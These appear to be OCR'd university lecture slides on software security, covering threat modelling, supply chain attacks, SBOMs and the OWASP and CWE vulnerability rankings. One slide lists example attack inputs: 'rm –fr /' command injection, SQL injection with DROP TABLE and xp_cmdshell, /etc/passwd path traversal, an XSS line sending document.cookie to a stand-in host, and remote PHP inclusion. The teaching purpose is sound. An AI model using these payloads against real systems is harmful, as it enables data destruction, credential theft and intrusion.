
Software Security

Threat Modelling & INPUT problems


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Erik Poll

Digital Security

Radboud University Nijmegen

Recap

Security measures at various stages in the development lifecycle

1. **Static analysis (SAST): eg PREfast**
2. **Dynamic analysis (DAST) : eg fuzzing**
3. **Safe(r) programming languages**
4. **Compartmentalisation/Sandboxing**

for detection, prevention, and/or mitigating impact of bugs

Recap: before mid-term break

Security vulnerabilities we came across

- Memory corruption
- Integer overflow
- Format string attacks
- OS command injection - in PREfast example

```
int execute( [SA_Pre(Tainted=SA_No)] char *buf) { return system(buf); }
```

- Deserialisation attacks

  eg in Java, with Log4J


Today & next week: most other security vulnerabilities

This week and next week

- Threat modelling
- Classifications of security flaws
  - all the other bug classes
- Secure input handling
  - more structural prevention of input handling problems

Threat modelling

How would you attack this website?


Large Corporate Website

company.nl/XYZ123?uid=s345&option=1&lang=en

150%

Info on our product XYZ123

...

We value your feedback!

Fun INPUT to try

- Ridiculously long inputs to cause buffer overflows
  - or with lots of %x%x%x%x%x to trigger format string attacks
- OS command injection erik@ru.nl; rm –fr /
- SQL injection erik@ru.nl '; DROP TABLE Customers;--

  erik@ru.nl '; exec master.dbo.xp_cmdshell
- Path traversal http://company.nl/XYZ123?lang=../../etc/passwd

  http://company.nl/XYZ123?lang=../../../../dev/urandom
- Forced Browsing http://company.nl/XYZ123?uid=s000 , s001 etc.
- HTML injection & XSS eg via HTML input in the text field

  <html><img src="http://a.com/a.jpg" width ="999999999" height="999999999">

  <html> <script> ...; img.src ="http://mafia.com/" + document.cookie</script>

  or via URL parameter

  http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>
- Local or Remote PHP file injection

  http://company.nl/XYZ123/index.html?option=../../admin/menu.php%00

  http://company.nl/XYZ123/index.html?option=http://mafia.com/attack.php
- noSQL, LDAP, XML, SSI, XXE, OGNL, ... injection

Fun files to upload

Just to DoS:

- zip or XML bomb
  - 40 Kb zip file can expands to 4GB when unzipped - aka zip of death
  - 1Kb XML file can expand to 3 GB when XML parser expands recursive definitions as part of canonicalisation

To take over control in more interesting ways:


- .exe file
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer

  esp. for complex file formats with viewers in memory-unsafe languages
- Word or Excel document with macros

  old-time favourite, but still works & still in use
- Uploading some JavaScript?

  if you have another attack to trick browsers into executing it

Other attack vectors, besides these input possibilities?


Large Corporate Website

company.nl/XYZ123?uid=s345&option=1&lang=en

Info on our product XYZ123


...

We value your feedback!

Enter your comment

Your email address :

Other attack vectors



Info on our product XYZ123

...

We value your feedback!


Enter your comment

Your email address :

Less obvious attack vectors:


- Supply chain attacks
- Insider attacks
- Setting a fake copy of the website at `https://c0mpany.nl` to use in phishing attack

Example supply chain attacks



ANDY GREENBERG EXCERPT SECURITY AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History


Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.


Ticketmaster Blames Third Party Over Data Breach

By Kevin Townsend on June 28, 2018


How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.


Microsoft Reports Russian Hackers Behind SolarWinds Attack Actively Targeting Tech Supply Chains, Focusing on Vulnerable Resellers

SCOTT IKEDA · OCTOBER 29, 2021

https://www.wired.com/story/magecart-amazon-cloud-hacks

https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

SBOM

Software Bill of Materials (SBOM) is an inventory of software components of some product

> “a complete, formally structured list of components, libraries, and modules that are required to build (i.e. compile and link) a given piece of software and the supply chain relationships between them. These components can be open source or proprietary, free or paid, and widely available or restricted access”

Goal: improved insight in supply chain & dependencies,

- to be aware of attack surface that the supply chain brings
- to manage patching
- …

Industry & government push to make SBOMs standard / mandatory

Threat modelling

- HOW? Attack surface, attack vectors
- WHO? Capabilities & resources of the attacker
- WHY? What is attacker interested in?

  Or: what are we as defenders worried about?

Some semi-structured approaches: attack trees, Microsoft STRIDE, drawing some diagrams & brainstorming a bit, ...

We can use a *negative* security model in terms of threats,

or *positive* one in terms of security requirements

or better still, in terms of security controls that we can implement

Threat modelling also comes up in Security in Organisations course


HOW things go wrong:


classes of
security vulnerabilities

Classifications & rankings of security flaws


Many proposals to categorise & rank common security vulnerabilities in bug classes

- OWASP Top 10
- SANS CWE Top 25
- 24 Deadly Sins of Software Security
- ...
- ...


OWASP TOP 10
A Injection
B Insufficient Logging & Monitoring
C Broken Authentication
D Sensitive Data Exposure
E XML External Entities
F Broken Access Control
G Security Misconfiguration
H Cross Site Scripting
I Insecure Deserialization
J Using Components with Known Vulnerabilities


19 DEADLY SINS OF SOFTWARE SECURITY
24 DEADLY SINS OF SOFTWARE SECURITY
Programming Flaws and How to Fix Them

OWASP Top Ten




2017

- A01:2017-Injection
- A02:2017-Broken Authentication
- A03:2017-Sensitive Data Exposure
- A04:2017-XML External Entities (XXE)
- A05:2017-Broken Access Control
- A06:2017-Security Misconfiguration
- A07:2017-Cross-Site Scripting (XSS)
- A08:2017-Insecure Deserialization
- A09:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging & Monitoring

2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- A10:2021-Server-Side Request Forgery (SSRF)*

OWASP Top Ten



2017	2021
A01:2017-Injection	A01:2021-Broken Access Control
A02:2017-Broken Authentication	A02:2021-Cryptographic Failures
A03:2017-Sensitive Data Exposure	A03:2021-Injection
A04:2017-XML External Entities (XXE)	(New) A04:2021-Insecure Design
A05:2017-Broken Access Control	A05:2021-Security Misconfiguration
A06:2017-Security Misconfiguration	A06:2021-Vulnerable and Outdated Components
A07:2017-Cross-Site Scripting (XSS)	A07:2021-Identification and Authentication Failures
A08:2017-Insecure Deserialization	(New) A08:2021-Software and Data Integrity Failures
A09:2017-Using Components with Known Vulnerabilities	A09:2021-Security Logging and Monitoring Failures*
A10:2017-Insufficient Logging & Monitoring	(New) A10:2021-Server-Side Request Forgery (SSRF)*

SANS CWE Top 25 [2021]

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

See https://cwe.mitre.org/top25/index.html for latest version

CWE Top 1357 [Nov 2023]

[illegible]

See https://cwe.mitre.org/data/definitions/1000.html for the full list